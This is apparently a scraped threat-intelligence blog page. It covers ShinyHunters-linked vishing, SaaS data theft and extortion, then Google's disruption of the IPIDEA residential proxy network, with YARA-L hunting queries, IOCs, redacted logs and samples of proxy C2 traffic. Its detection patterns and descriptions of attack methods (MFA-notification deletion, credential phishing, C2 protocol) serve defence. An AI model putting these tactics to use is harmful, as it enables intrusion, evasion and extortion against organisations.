
outcome:
  $target_url_count = count_distinct(strings.coalesce($e.target.file.full_path))
  $extension_count = count_distinct($file_extension_extract)

condition:
  $e and $target_url_count >= 50 and $extension_count >= 3
M365 SharePoint: Query for Strings of Interest

Detects SharePoint queries for files relating to strings of interest, such as sensitive documents, clear-text credentials, and proprietary information.

Why this is high-fidelity: Multiple searches for strings of interest by a single account occurs infrequently. Generally, users will search for project or task specific strings rather than general labels (e.g., β€œconfidential”).

Key signals

  • SearchQueryPerformed

  • Filtering on strings commonly associated with sensitive or privileged informationΒ 

Pseudo-code (YARA-L)

events:
  $e.metadata.vendor_name = "Microsoft"
  $e.metadata.product_event_type = "SearchQueryPerformed"
  $e.target.application = "SharePoint"
  $e.additional.fields["search_query_text"] = /\bpoc\b|proposal|confidential|internal|salesforce|vpn/ nocase

condition:
  $e
M365 Exchange Deletion of MFA Modification Notification Email

Detects deletion actions targeting Okta and other platform security notification emails (e.g., β€œSecurity method enrolled”).

Why this is high-fidelity: Targeted deletion of security notifications can be intentional evasion and is not typically performed by email users.

Key signals

  • M365 Exchange audit log delete/permanent delete (or mailbox cleanup) event

  • Subject matches a small set of security-notification strings

  • Time correlation: deletion shortly after receipt (optional)

Pseudo-code (YARA-L)

events:
  $e.metadata.vendor_name = "Microsoft"
  $e.target.application = "Exchange"
  $e.metadata.product_event_type = /^(SoftDelete|HardDelete|MoveToDeletedItems)$/ nocase
  $e.network.email.subject = /new\s+(mfa|multi-|factor|method|device|security)|\b2fa\b|\b2-Step\b|(factor|method|device|security|mfa)\s+(enroll|registered|added|change|verify|updated|activated|configured|setup)/ nocase

  // filtering specifically for new device registration strings
  $e.network.email.subject = /enroll|registered|added|change|verify|updated|activated|configured|setup/ nocase

  // tuning out new device logon events
  $e.network.email.subject != /(sign|log)(-|\s)?(in|on)/ nocase

condition:
  $e

Vishing for Access: Tracking the Expansion of ShinyHunters-Branded SaaS Data Theft

30 January 2026 at 15:00

IntroductionΒ 

Mandiant has identified an expansion in threat activity that uses tactics, techniques, and procedures (TTPs) consistent with prior ShinyHunters-branded extortion operations. These operations primarily leverage sophisticated voice phishing (vishing) and victim-branded credential harvesting sites to gain initial access to corporate environments by obtaining single sign-on (SSO) credentials and multi-factor authentication (MFA) codes. Once inside, the threat actors target cloud-based software-as-a-service (SaaS) applications to exfiltrate sensitive data and internal communications for use in subsequent extortion demands.

Google Threat Intelligence Group (GTIG) is currently tracking this activity under multiple threat clusters (UNC6661, UNC6671, and UNC6240) to enable a more granular understanding of evolving partnerships and account for potential impersonation activity. While this methodology of targeting identity providers and SaaS platforms is consistent with our prior observations of threat activity preceding ShinyHunters-branded extortion, the breadth of targeted cloud platforms continues to expand as these threat actors seek more sensitive data for extortion. Further, they appear to be escalating their extortion tactics with recent incidents including harassment of victim personnel, among other tactics.

This activity is not the result of a security vulnerability in vendors' products or infrastructure. Instead, it continues to highlight the effectiveness of social engineering and underscores the importance of organizations moving towards phishing-resistant MFA where possible. Methods such as FIDO2 security keys or passkeys are resistant to social engineering in ways that push-based or SMS authentication are not.

Mandiant has also published a comprehensive guide with proactive hardening and detection recommendations, and Google published a detailed walkthrough for operationalizing these findings within Google Security Operations.

attack path diagram

Figure 1: Attack path diagram

UNC6661 Vishing and Credential Theft Activity

In incidents spanning early to mid-January 2026, UNC6661 pretended to be IT staff and called employees at targeted victim organizations claiming that the company was updating MFA settings. The threat actor directed the employees to victim-branded credential harvesting sites to capture their SSO credentials and MFA codes, and then registered their own device for MFA. The credential harvesting domains attributed to UNC6661 commonly, but not exclusively, use the format <companyname>sso.com or <companyname>internal.com and have often been registered with NICENIC.

In at least some cases, the threat actor gained access to accounts belonging to Okta customers. Okta published a report about phishing kits targeting identity providers and cryptocurrency platforms, as well as follow-on vishing attacks. While they associate this activity with multiple threat clusters, at least some of the activity appears to overlap with the ShinyHunters-branded operations tracked by GTIG.

After gaining initial access, UNC6661 moved laterally through victim customer environments to exfiltrate data from various SaaS platforms (log examples in Figures 2 through 5). While the targeting of specific organizations and user identities is deliberate, analysis suggests that the subsequent access to these platforms is likely opportunistic, determined by the specific permissions and applications accessible via the individual compromised SSO session. These compromises did not result from security vulnerabilities in the vendors' products or infrastructure.

In some cases, they have appeared to target specific types of information. For example, the threat actors have conducted searches in cloud applications for documents containing specific text including "poc," "confidential," "internal," "proposal," "salesforce," and "vpn" or targeted personally identifiable information (PII) stored in Salesforce. Additionally, UNC6661 may have targeted Slack data at some victims' environments, based on a claim made in a ShinyHunters-branded data leak site (DLS) entry.

{
  "AppAccessContext": {
    "AADSessionId": "[REDACTED_GUID]",
    "AuthTime": "1601-01-01T00:00:00",
    "ClientAppId": "[REDACTED_APP_ID]",
    "ClientAppName": "Microsoft Office",
    "CorrelationId": "[REDACTED_GUID]",
    "TokenIssuedAtTime": "1601-01-01T00:02:56",
    "UniqueTokenId": "[REDACTED_ID]"
  },
  "CreationTime": "2026-01-10T13:17:11",
  "Id": "[REDACTED_GUID]",
  "Operation": "FileDownloaded",
  "OrganizationId": "[REDACTED_GUID]",
  "RecordType": 6,
  "UserKey": "[REDACTED_USER_KEY]",
  "UserType": 0,
  "Version": 1,
  "Workload": "SharePoint",
  "ClientIP": "[REDACTED_IP]",
  "UserId": "[REDACTED_EMAIL]",
  "ApplicationId": "[REDACTED_APP_ID]",
  "AuthenticationType": "OAuth",
  "BrowserName": "Mozilla",
  "BrowserVersion": "5.0",
  "CorrelationId": "[REDACTED_GUID]",
  "EventSource": "SharePoint",
  "GeoLocation": "NAM",
  "IsManagedDevice": false,
  "ItemType": "File",
  "ListId": "[REDACTED_GUID]",
  "ListItemUniqueId": "[REDACTED_GUID]",
  "Platform": "WinDesktop",
  "Site": "[REDACTED_GUID]",
  "UserAgent": "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.20348.4294",
  "WebId": "[REDACTED_GUID]",
  "DeviceDisplayName": "[REDACTED_IPV6]",
  "EventSignature": "[REDACTED_SIGNATURE]",
  "FileSizeBytes": 31912,
  "HighPriorityMediaProcessing": false,
  "ListBaseType": 1,
  "ListServerTemplate": 101,
  "SensitivityLabelId": "[REDACTED_GUID]",
  "SiteSensitivityLabelId": "",
  "SensitivityLabelOwnerEmail": "[REDACTED_EMAIL]",
  "SourceRelativeUrl": "[REDACTED_RELATIVE_URL]",
  "SourceFileName": "[REDACTED_FILENAME]",
  "SourceFileExtension": "xlsx",
  "ApplicationDisplayName": "Microsoft Office",
  "SiteUrl": "[REDACTED_URL]",
  "ObjectId": "[REDACTED_URL]/[REDACTED_FILENAME]"
}

Figure 2: SharePoint/M365 log example

"Login","20260120163111.430","SLB:[REDACTED]","[REDACTED]","[REDACTED]","192","25","/index.jsp","","1jVcuDh1VIduqg10","Standard","","167158288","5","Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/IP_ADDRESS_REMOVED Safari/537.36","","9998.0","user@[REDACTED_DOMAIN].com","TLSv1.3","TLS_AES_256_GCM_SHA384","","https://[REDACTED_IDP_DOMAIN]/","[REDACTED].my.salesforce.com","CA","","","0LE1Q000000LBVK","2026-01-20T16:31:11.430Z","[REDACTED]","76.64.54[.]159","","LOGIN_NO_ERROR","76.64.54[.]159",""

Figure 3: Salesforce log example

{
  "Timestamp": "2026-01-21T12:5:2-03:00",
  "Timestamp UTC": "[REDACTED]",
  "Event Name": "User downloads documents from an envelope",
  "Event Id": "[REDACTED_EVENT_ID]",
  "User": "[REDACTED]@example.com",
  "User Id": "[REDACTED_USER_ID]",
  "Account": "[REDACTED_ORG_NAME]",
  "Account Id": "[REDACTED_ACCOUNT_ID]",
  "Integrator Key": "[REDACTED_KEY]",
  "IP Address": "73.135.228[.]98",
  "Latitude": "[REDACTED]",
  "Longitude": "[REDACTED]",
  "Country/Region": "United States",
  "State": "Maryland",
  "City": "[REDACTED]",
  "Browser": "Chrome 143",
  "Device": "Apple Mac",
  "Operating System": "Mac OS X 10",
  "Source": "Web",
  "DownloadType": "Archived",
  "EnvelopeId": "[REDACTED_ENVELOPE_ID]"
}

Figure 4: Docusign log example

In at least one incident where the threat actor gained access to an Okta customer account, UNC6661 enabled the ToogleBox Recall add-on for the victim's Google Workspace account, a tool designed to search for and permanently delete emails. They then deleted a "Security method enrolled" email from Okta, almost certainly to prevent the employee from identifying that their account was associated with a new MFA device.

{
  "Date": "2026-01-11T06:3:00Z",
  "App ID": "[REDACTED_ID].apps.googleusercontent.com",
  "App name": "ToogleBox Recall",
  "OAuth event": "Authorize",
  "Description": "User authorized access to ToogleBox Recall for specific Gmail and Apps Script scopes.",
  "User": "user@[REDACTED_DOMAIN].com",
  "Scope": "https://www.googleapis.com/auth/gmail.addons.current.message.readonly, https://www.googleapis.com/auth/gmail.addons.execute, https://www.googleapis.com/auth/script.external_request, https://www.googleapis.com/auth/script.locale, https://www.googleapis.com/auth/userinfo.email",
  "API name": "",
  "Method": "",
  "Number of response bytes": "0",
  "IP address": "149.50.97.144",
  "Product": "Gmail, Apps Script Runtime, Apps Script Api, Identity, Unspecified",
  "Client type": "Web",
  "Network info": "{\n  \"Network info\": {\n    \"IP ASN\": \"201814\",\n    \"Subdivision code\": \"\",\n    \"Region code\": \"PL\"\n  }\n}"
}

Figure 5: ToogleBox Recall auth log entry example

In at least one case, after conducting the initial data theft, UNC6661 used their newly obtained access to compromised email accounts to send additional phishing emails to contacts at cryptocurrency-focused companies. The threat actor then deleted the outbound emails, likely in an attempt to obfuscate their malicious activity.

GTIG attributes the subsequent extortion activity following UNC6661 intrusions to UNC6240, based on several overlaps, including the use of a common Tox account for negotiations, ShinyHunters-branded extortion emails, and Limewire to host samples of stolen data. In mid-January 2026 extortion emails, UNC6240 outlined what data they allegedly stole, specifying a payment amount and destination BTC address, and threatening consequences if the ransom was not paid within 72 hours, which is consistent with prior extortion emails (Figure 6). They also provided proof of data theft via samples hosted on Limewire. GTIG also observed extortion text messages sent to employees and received reports of victim websites being targeted with distributed denial-of-service (DDoS) attacks.

Notably, in late January 2026 a new ShinyHunters-branded DLS named "SHINYHUNTERS" emerged listing several alleged victims who may have been compromised in these most recent extortion operations. The DLS also lists contact information (shinycorp@tutanota[.]com, shinygroup@onionmail[.]com) that have previously been associated with UNC6240.

Ransom note extract

Figure 6: Ransom note extract

Similar Activity Conducted by UNC6671

Also beginning in early January 2026, UNC6671 conducted vishing operations masquerading as IT staff and directing victims to enter their credentials and MFA authentication codes on a victim-branded credential harvesting site. The credential harvesting domains used the same structure as UNC6661, but were more often registered using Tucows. In at least some cases, the threat actors have gained access to Okta customer accounts. Mandiant has also observed evidence that UNC6671 leveraged PowerShell to download sensitive data from SharePoint and OneDrive. While many of these TTPs are consistent with UNC6661, an extortion email stemming from UNC6671 activity was unbranded and used a different Tox ID for further contact. The threat actors employed aggressive extortion tactics following UNC6671 intrusions, including harassment of victim personnel. The extortion tactics and difference in domain registrars suggests that separate individuals may be involved with these sets of activity.

Remediation and Hardening

Mandiant has published a comprehensive guide with proactive hardening and detection recommendations.

Outlook and Implications

This recent activity is similar to prior operations associated with UNC6240, which have frequently used vishing for initial access and have targeted Salesforce data. It does, however, represent an expansion in the number and type of targeted cloud platforms, suggesting that the associated threat actors are modifying their operations to gather more sensitive data for extortion operations. Further, the use of a compromised account to send phishing emails to cryptocurrency-related entities suggests that associated threat actors may be building relationships with potential victims to expand their access or engage in other follow-on operations. Notably, this portion of the activity appears operationally distinct, given that it appears to target individuals instead of organizations.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a free GTI Collection for registered users.

Phishing Domain Lure PatternsΒ 

Threat actors associated with these clusters frequently register domains designed to impersonate legitimate corporate portals. At time of publication all identified phishing domains have been added to Chrome Safe Browsing. These domains typically follow specific naming conventions using a variation of the organization name:

Pattern

Examples (Defanged)

Corporate SSO

<companyname>sso[.]com, my<companyname>sso[.]com, my-<companyname>sso[.]com

Internal Portals

<companyname>internal[.]com, www.<companyname>internal[.]com, my<companyname>internal[.]com

Support/Helpdesk

<companyname>support[.]com, ticket-<companyname>[.]support, support-<companyname>[.]com

Identity Providers

<companyname>okta[.]com, <companyname>azure[.]com, on<companyname>zendesk[.]com

Access Portal

<companyname>access[.]com, www.<companyname>access[.]com, my<companyname>acess[.]com

Network Indicators

Many of the network indicators identified in this campaign are associated with commercial VPN services or residential proxy networks, including Mullvad, Oxylabs, NetNut, 9Proxy, Infatica, and nsocks. Mandiant recommends that organizations exercise caution when using these indicators for broad blocking and prioritize them for hunting and correlation within their environments.

IOC

ASN

Association

24.242.93[.]122

11427

UNC6661

23.234.100[.]107

11878

UNC6661

23.234.100[.]235

11878

UNC6661

73.135.228[.]98

33657

UNC6661

157.131.172[.]74

46375

UNC6661

149.50.97[.]144

201814

UNC6661

67.21.178[.]234

400595

UNC6661

142.127.171[.]133

577

UNC6671

76.64.54[.]159

577

UNC6671

76.70.74[.]63

577

UNC6671

206.170.208[.]23

7018

UNC6671

68.73.213[.]196

7018

UNC6671

37.15.73[.]132

12479

UNC6671

104.32.172[.]247

20001

UNC6671

85.238.66[.]242

20845

UNC6671

199.127.61[.]200

23470

UNC6671

209.222.98[.]200

23470

UNC6671

38.190.138[.]239

27924

UNC6671

198.52.166[.]197

395965

UNC6671

Google Security Operations

Google Security Operations customers have access to these broad category rules and more under the Okta, Cloud Hacktool, and O365 rule packs. A walkthrough for operationalizing these findings within the Google Security Operations is available in Part Three of this series. The activity discussed in the blog post is detected in Google Security Operations under the rule names:

  • Okta Admin Console Access Failure

  • Okta Super or Organization Admin Access Granted

  • Okta Suspicious Actions from Anonymized IP

  • Okta User Assigned Administrator Role

  • O365 SharePoint Bulk File Access or Download via PowerShell

  • O365 SharePoint High Volume File Access Events

  • O365 SharePoint High Volume File Download Events

  • O365 Sharepoint Query for Proprietary or Privileged Information

  • O365 Deletion of MFA Modification Notification Email

  • Workspace ToogleBox Recall OAuth Application Authorized

 $e.metadata.product_name = "Okta"
    $e.metadata.product_event_type = /\.(add|update_|(policy.rule|zone)\.update|create|register|(de)?activate|grant|reset_all|user.session.access_admin_app)$/
    (
         $e.security_result.detection_fields["anonymized IP"] = "true" or
         $e.extracted.fields["debugContext.debugData.tunnels"] = /\"anonymous\":true/
    )
    $e.security_result.action = β€œALLOW”

Figure 7: Hunting query for suspicious Okta actions conducted from anonymized IPs

$e.metadata.vendor_name = "Google Workspace"
   $e.metadata.event_type = "USER_RESOURCE_ACCESS"
   $e.metadata.product_event_type = "authorize"
   $e.target.resource.name = /ToogleBox Recall/ nocase

Figure 8: Hunting query for Google Workspace authorization events for ToogleBox Recall

$e.principal.ip_geo_artifact.network.organization_name = /mullvad.vpn|oxylabs|9proxy|netnut|infatica|nsocks/ nocase or
   $e.extracted.fields["debugContext.debugData.tunnels"] = /mullvad.vpn|oxylabs|9proxy|netnut|infatica|nsocks/ nocase

Figure 9: Hunting query for suspicious VPN / proxy services observed in this campaign

$e.network.http.user_agent = /Geny\s?Mobile/ nocase
   $event.security_result.action != "BLOCK"

Figure 10: Hunting query for suspicious user-agent string observed in this campaign

   $e.metadata.log_type = "OFFICE_365"   
  ($e.metadata.product_event_type = "FileDownloaded" or $e.metadata.product_event_type = "FileAccessed")
   (
     $e.target.application = "SharePoint" or
     $e.principal.application = "SharePoint"
   )
   $e.network.http.user_agent = /PowerShell/ nocase

Figure 11: Hunting query for programmatic file access or downloads from SharePoint where the User-Agent identifies as PowerShell

events:
   $e.metadata.log_type = "OFFICE_365"   
   $e.metadata.product_event_type = "FileAccessed"
   (
     $e.target.application = "SharePoint" or
     $e.principal.application = "SharePoint"
   )
   $e.target.file.full_path = /\.(doc[mx]?|xls[bmx]?|ppt[amx]?|pdf)$/ nocase
   $file_extension_extract = re.capture($e.target.file.full_path, `\.([^\.]+)$`)
   $event.security_result.action != "BLOCK"
   $session_id = $e.network.session_id

 match:
    $session_id over 5m

outcome:
   $target_url_count = count_distinct(strings.coalesce($e.target.file.full_path))
   $extension_count = count_distinct($file_extension_extract)

condition:
   $e and $target_url_count >= 50 and $extension_count >= 3

Figure 12: Hunting query for high volume document file access from SharePoint

events:
   $e.metadata.log_type = "OFFICE_365"   
   $e.metadata.product_event_type = "FileDownloaded"
   (
     $e.target.application = "SharePoint" or
     $e.principal.application = "SharePoint"
   )
   $e.target.file.full_path = /\.(doc[mx]?|xls[bmx]?|ppt[amx]?|pdf)$/ nocase
   $file_extension_extract = re.capture($e.target.file.full_path, `\.([^\.]+)$`)
   $event.security_result.action != "BLOCK"
   $session_id = $e.network.session_id

 match:
    $session_id over 5m

outcome:
   $target_url_count = count_distinct(strings.coalesce($e.target.file.full_path))
   $extension_count = count_distinct($file_extension_extract)

condition:
   $e and $target_url_count >= 50 and $extension_count >= 3

Figure 13: Hunting query for high volume document file downloads from SharePoint

$e.metadata.log_type = "OFFICE_365"   
   $e.metadata.product_event_type = "SearchQueryPerformed"
   $e.additional.fields["search_query_text"] = /\bpoc\b|proposal|confidential|internal|salesforce|vpn/ nocase

Figure 14: Hunting query for SharePoint queries for strings of interest

$e.metadata.log_type = "OFFICE_365"   
   $e.target.application = "Exchange"
   $e.metadata.product_event_type = /^(SoftDelete|HardDelete|MoveToDeletedItems)$/ nocase
   $e.network.email.subject = /new\s+(mfa|multi-|factor|method|device|security)|\b2fa\b|\b2-Step\b|(factor|method|device|security|mfa)\s+(enroll|registered|added|change|verify|updated|activated|configured|setup)/ nocase

   // filtering specifically for new device registration strings
   $e.network.email.subject = /enroll|registered|added|change|verify|updated|activated|configured|setup/ nocase
    
   // tuning out new device logon events
   $e.network.email.subject != /(sign|log)(-|\s)?(in|on)/ nocase

Figure 15: Hunting query for O365 Exchange deletion of MFA modification notification email

No Place Like Home Network: Disrupting the World's Largest Residential Proxy Network

28 January 2026 at 15:00

IntroductionΒ 

This week Google and partners took action to disrupt what we believe is one of the largest residential proxy networks in the world, the IPIDEA proxy network. IPIDEA’s proxy infrastructure is a little-known component of the digital ecosystem leveraged by a wide array of bad actors.

This disruption, led by Google Threat Intelligence Group (GTIG) in partnership with other teams, included three main actions:

  1. Took legal action to take down domains used to control devices and proxy traffic through them.

  2. Shared technical intelligence on discovered IPIDEA software development kits (SDKs) and proxy software with platform providers, law enforcement, and research firms to help drive ecosystem-wide awareness and enforcement. These SDKs, which are offered to developers across multiple mobile and desktop platforms, surreptitiously enroll user devices into the IPIDEA network. Driving collective enforcement against these SDKs helps protect users across the digital ecosystem and restricts the network's ability to expand.

  3. These efforts to help keep the broader digital ecosystem safe supplement the protections we have to safeguard Android users on certified devices. We ensured Google Play Protect, Android’s built-in security protection, automatically warns users and removes applications known to incorporate IPIDEA SDKs, and blocks any future install attempts.

We believe our actions have caused significant degradation of IPIDEA’s proxy network and business operations, reducing the available pool of devices for the proxy operators by millions. Because proxy operators share pools of devices using reseller agreements, we believe these actions may have downstream impact across affiliated entities.

Dizzying Array of Bad Behavior Enabled by Residential Proxies

In contrast to other types of proxies, residential proxy networks sell the ability to route traffic through IP addresses owned by internet service providers (ISPs) and used to provide service to residential or small business customers. By routing traffic through an array of consumer devices all over the world, attackers can mask their malicious activity by hijacking these IP addresses. This generates significant challenges for network defenders to detect and block malicious activities.

A robust residential proxy network requires the control of millions of residential IP addresses to sell to customers for use. IP addresses in countries such as the US, Canada, and Europe are considered especially desirable. To do this, residential proxy network operators need code running on consumer devices to enroll them into the network as exit nodes. These devices are either pre-loaded with proxy software or are joined to the proxy network when users unknowingly download trojanized applications with embedded proxy code. Some users may knowingly install this software on their devices, lured by the promise of β€œmonetizing” their spare bandwidth. When the device is joined to the proxy network, the proxy provider sells access to the infected device’s network bandwidth (and use of its IP address) to their customers.Β 

While operators of residential proxies often extol the privacy and freedom of expression benefits of residential proxies, Google Threat Intelligence Group’s (GTIG) research shows that these proxies are overwhelmingly misused by bad actors. IPIDEA has become notorious for its role in facilitating several botnets: its software development kits played a key role in adding devices to the botnets, and its proxy software was then used by bad actors to control them. This includes the BadBox2.0 botnet we took legal action against last year, and the Aisuru and Kimwolf botnets more recently. We also observe IPIDEA being leveraged by a vast array of espionage, crime, and information operations threat actors. In a single seven day period in January 2026, GTIG observed over 550 individual threat groups that we track utilizing IP addresses tracked as IPIDEA exit nodes to obfuscate their activities, including groups from China, DPRK, Iran and Russia. The activities included access to victim SaaS environments, on-premises infrastructure, and password spray attacks. Our research has found significant overlaps between residential proxy network exit nodes, likely because of reseller and partnership agreements, making definitive quantification and attribution challenging.Β 

In addition, residential proxies pose a risk to the consumers whose devices are joined to the proxy network as exit nodes. These users knowingly or unknowingly provide their IP address and device as a launchpad for hacking and other unauthorized activities, potentially causing them to be flagged as suspicious or blocked by providers. Proxy applications also introduce security vulnerabilities to consumers’ devices and home networks. When a user’s device becomes an exit node, network traffic that they do not control will pass through their device. This means bad actors can access a user’s private devices on the same network, effectively exposing security vulnerabilities to the internet. GTIG’s analysis of these applications confirmed that IPIDEA proxy did not solely route traffic through the exit node device, they also sent traffic to the device, in order to compromise it. While proxy providers may claim ignorance or close these security gaps when notified, enforcement and verification is challenging given intentionally murky ownership structures, reseller agreements, and diversity of applications.

The IPIDEA Proxy Network

Our analysis of residential proxy networks found that many well-known residential proxy brands are not only related but are controlled by the actors behind IPIDEA. This includes the following ostensibly independent proxy and VPN brands:Β 

  • 360 Proxy (360proxy\.com)

  • 922 Proxy (922proxy\.com)

  • ABC Proxy (abcproxy\.com)

  • Cherry Proxy (cherryproxy\.com)

  • Door VPN (doorvpn\.com)

  • Galleon VPN (galleonvpn\.com)

  • IP 2 World (ip2world\.com)

  • Ipidea (ipidea\.io)

  • Luna Proxy (lunaproxy\.com)

  • PIA S5 Proxy (piaproxy\.com)

  • PY Proxy (pyproxy\.com)

  • Radish VPN (radishvpn\.com)

  • Tab Proxy (tabproxy\.com)

The same actors that control these brands also control several domains related to Software Development Kits (SDKs) for residential proxies. These SDKs are not meant to be installed or executed as standalone applications, rather they are meant to be embedded into existing applications. The operators market these kits as ways for developers to monetize their applications, and offer Android, Windows, iOS, and WebOS compatibility. Once developers incorporate these SDKs into their app, they are then paid by IPIDEA usually on a per-download basis.


Advertising from PacketSDK, part of the IPIDEA proxy network

Figure 1: Advertising from PacketSDK, part of the IPIDEA proxy network

Once the SDK is embedded into an application, it will turn the device it is running on into an exit node for the proxy network in addition to providing whatever the primary functionality of the application was. These SDKs are the key to any residential proxy networkβ€”the software they get embedded into provides the network operators with the millions of devices they need to maintain a healthy residential proxy network.Β 

While many residential proxy providers state that they source their IP addresses ethically, our analysis shows these claims are often incorrect or overstated. Many of the malicious applications we analyzed in our investigation did not disclose that they enrolled devices into the IPIDEA proxy network. Researchers have previously found uncertified and off-brand Android Open Source Project devices, such as television set top boxes, with hidden residential proxy payloads.Β 

The following SDKs are controlled by the same actors that control the IPIDEA proxy network:

  • Castar SDK (castarsdk\.com)

  • Earn SDK (earnsdk\.io)

  • Hex SDK (hexsdk\.com)

  • Packet SDK (packetsdk\.com)

Command-and-Control Infrastructure

We performed static and dynamic analysis on software that had SDK code embedded in it as well as standalone SDK files to identify the command-and-control (C2) infrastructure used to manage proxy exit nodes and route traffic through them. From the analysis we observed that EarnSDK, PacketSDK, CastarSDK, and HexSDK have significant overlaps in their C2 infrastructure as well as code structure.

Overview

The infrastructure model is a two-tier system:Β 

  1. Tier One: Upon startup, the device will choose from a set of domains to connect to. The device sends some diagnostic information to the Tier One server and receives back a data payload that includes a set of Tier Two nodes to connect to.

  2. Tier Two: The application will communicate directly with an IP address to periodically poll for proxy tasks. When it receives a proxy task it will establish a new dedicated connection to the Tier Two IP address and begin proxying the payloads it receives.

infrastructure model

Figure 2: Two-tier C2 system

Tier One C2 Traffic

The device diagnostic information can be sent as HTTP GET query string parameters or in the HTTP POST body, depending on the domain and SDK. The payload sent includes a key parameter, which may be a customer identifier used to determine who gets paid for the device enrollment.

os=android&v=1.0.8&sn=993AE4FE78B879239BDC14DFBC0963CD&tag=OnePlus8Pro%23*%2311%23*%2330%23*%23QKR1.191246.002%23*%23OnePlus&key=cskfg9TAn9Jent&n=tlaunch

Figure 3: Sample device information send to Tier One server

The response from the Tier One server includes some timing information as well as the IP addresses of the Tier Two servers that this device should periodically poll for tasking.

{"code":200,"data":{"schedule":24,"thread":150,"heartbeat":20,"ip":[redacted],"info":"US","node":[{"net_type":"t","connect":"49.51.68.143:1000","proxy":"49.51.68.143:2000"},{"net_type":"t","connect":"45.78.214.188:800","proxy":"45.78.214.188:799"}]}

Figure 4: Sample response received from the Tier One Server

Tier Two C2 Traffic

The Tier Two servers are sent as connect and proxy pairs. In all analyses the pairs have been IP addresses, not domains. In our analysis, the pairs are the same IP address but different ports. The connect port is used to periodically poll for new proxy tasking. This is performed by sending TCP packets with encoded JSON payloads.

{"name": "0c855f87a7574b28df383eca5084fcdc", "o": "eDwSokuyOuMHcF10", "os": "windows"}

Figure 5: Sample encoded JSON sent to Tier Two connect port

When the Tier Two server has traffic to route to the device, it will respond back with the FQDN to proxy traffic to as well as a connection ID.

www.google.com:443&c8eb024c053f82831f2738bd48afc256

Figure 6: Sample proxy tasking from the Tier Two server

The device will then establish a connection to the proxy port of the same Tier Two server and send the connection ID, indicating that it is ready to receive data payloads.

8a9bd7e7a806b2cc606b7a1d8f495662|ok

Figure 7: Sample data sent from device to the Tier Two proxy port

The Tier Two server will then immediately send data payloads to be proxied. The device will extract the TCP data payload, establish a socket connection to the specified FQDN and send the payload, unmodified, to the destination.Β 

Overlaps in Infrastructure

The SDKs each have their own set of Tier One domains. This comes primarily from analysis of standalone SDK files.Β 

PacketSDK

  • http://{random}.api-seed.packetsdk\.xyz

  • http://{random}.api-seed.packetsdk\.net

  • http://{random}.api-seed.packetsdk\.io

CastarSDKΒ 

  • dispatch1.hexsdk\.com

  • cfe47df26c8eaf0a7c136b50c703e173\.com

  • 8b21a945159f23b740c836eb50953818\.com

  • 31d58c226fc5a0aa976e13ca9ecebcc8\.com

HexSDK

Download requests to files from the Hex SDK website redirect to castarsdk\.com. The SDKs are exactly the same.

EarnSDK

The EarnSDK JAR package for Android has strong overlaps with the other SDK brands analyzed. Earlier published samples contained the Tier One C2 domains:

  • holadns\.com

  • martianinc\.co

  • okamiboss\.com

Of note, these domains were observed as part of the BadBox2.0 botnet and were sinkholed in our earlier litigation. Pivoting off these domains and other signatures, we identified some additional domains used as Tier One C2 domains:Β 

  • v46wd6uramzkmeeo\.in
  • 6b86b273ff34fce1\.online

  • 0aa0cf0637d66c0d\.com

  • aa86a52a98162b7d\.com

  • 442fe7151fb1e9b5\.com

  • BdRV7WlBszfOTkqF\.uk

Tier Two Nodes

Our analysis of various malware samples and the SDKs found a single shared pool of Tier Two servers. As of this writing there were approximately 7,400 Tier Two servers. The number of Tier Two nodes changes on a daily basis, consistent with a demand-based scaling system. They are hosted in locations around the globe, including the US. This indicates that despite different brand names and Tier One domains, the different SDKs in fact manage devices and proxy traffic through the same infrastructure.

Shared Sourcing of Exit Nodes

Trojanized Software Distribution

The IPIDEA actors also control domains that offer free Virtual Private Network services. While the applications do seem to provide VPN functionality, they also join the device to the IPIDEA proxy network as an exit node by incorporating Hex or Packet SDK. This is done without clear disclosures to the end user, nor is it the primary function of the application.

  • Galleon VPN (galleonvpn\.com)

  • Radish VPN (radishvpn\.com)

  • Aman VPN (defunct)

Trojanized Windows Binaries

We identified a total of 3,075 unique Windows PE file hashes where dynamic analysis recorded a DNS request to at least one Tier One domain. A number of these hashes were for the monetized proxy exit node software, PacketShare. Our analysis also uncovered applications masquerading as OneDriveSync and Windows Update. These trojanized Windows applications were not distributed directly by the IPIDEA actors.

Android Application Analysis

We identified over 600 applications across multiple download sources with code connecting to Tier One C2 domains. These apps were largely benign in function (e.g., utilities, games, and content) but utilized monetization SDKs that enabled IPIDEA proxy behavior.

Our Actions

This weekΒ we took a number of steps designed to comprehensively dismantle as much of IPIDEA’s infrastructure as possible.

Protecting Devices

We took legal action to take down the C2 domains used by bad actors to control devices and proxy traffic. This protects consumer devices and home networks by disrupting the infrastructure at the source.Β 

To safeguard the Android ecosystem, we enforced our platform policies against trojanizing software, ensuring Google Play Protect on certified Android devices with Google Play services automatically warns users and removes applications known to incorporate IPIDEA software development kits (SDKs), and blocks any future install attempts.

Limiting IPIDEA’s Distribution

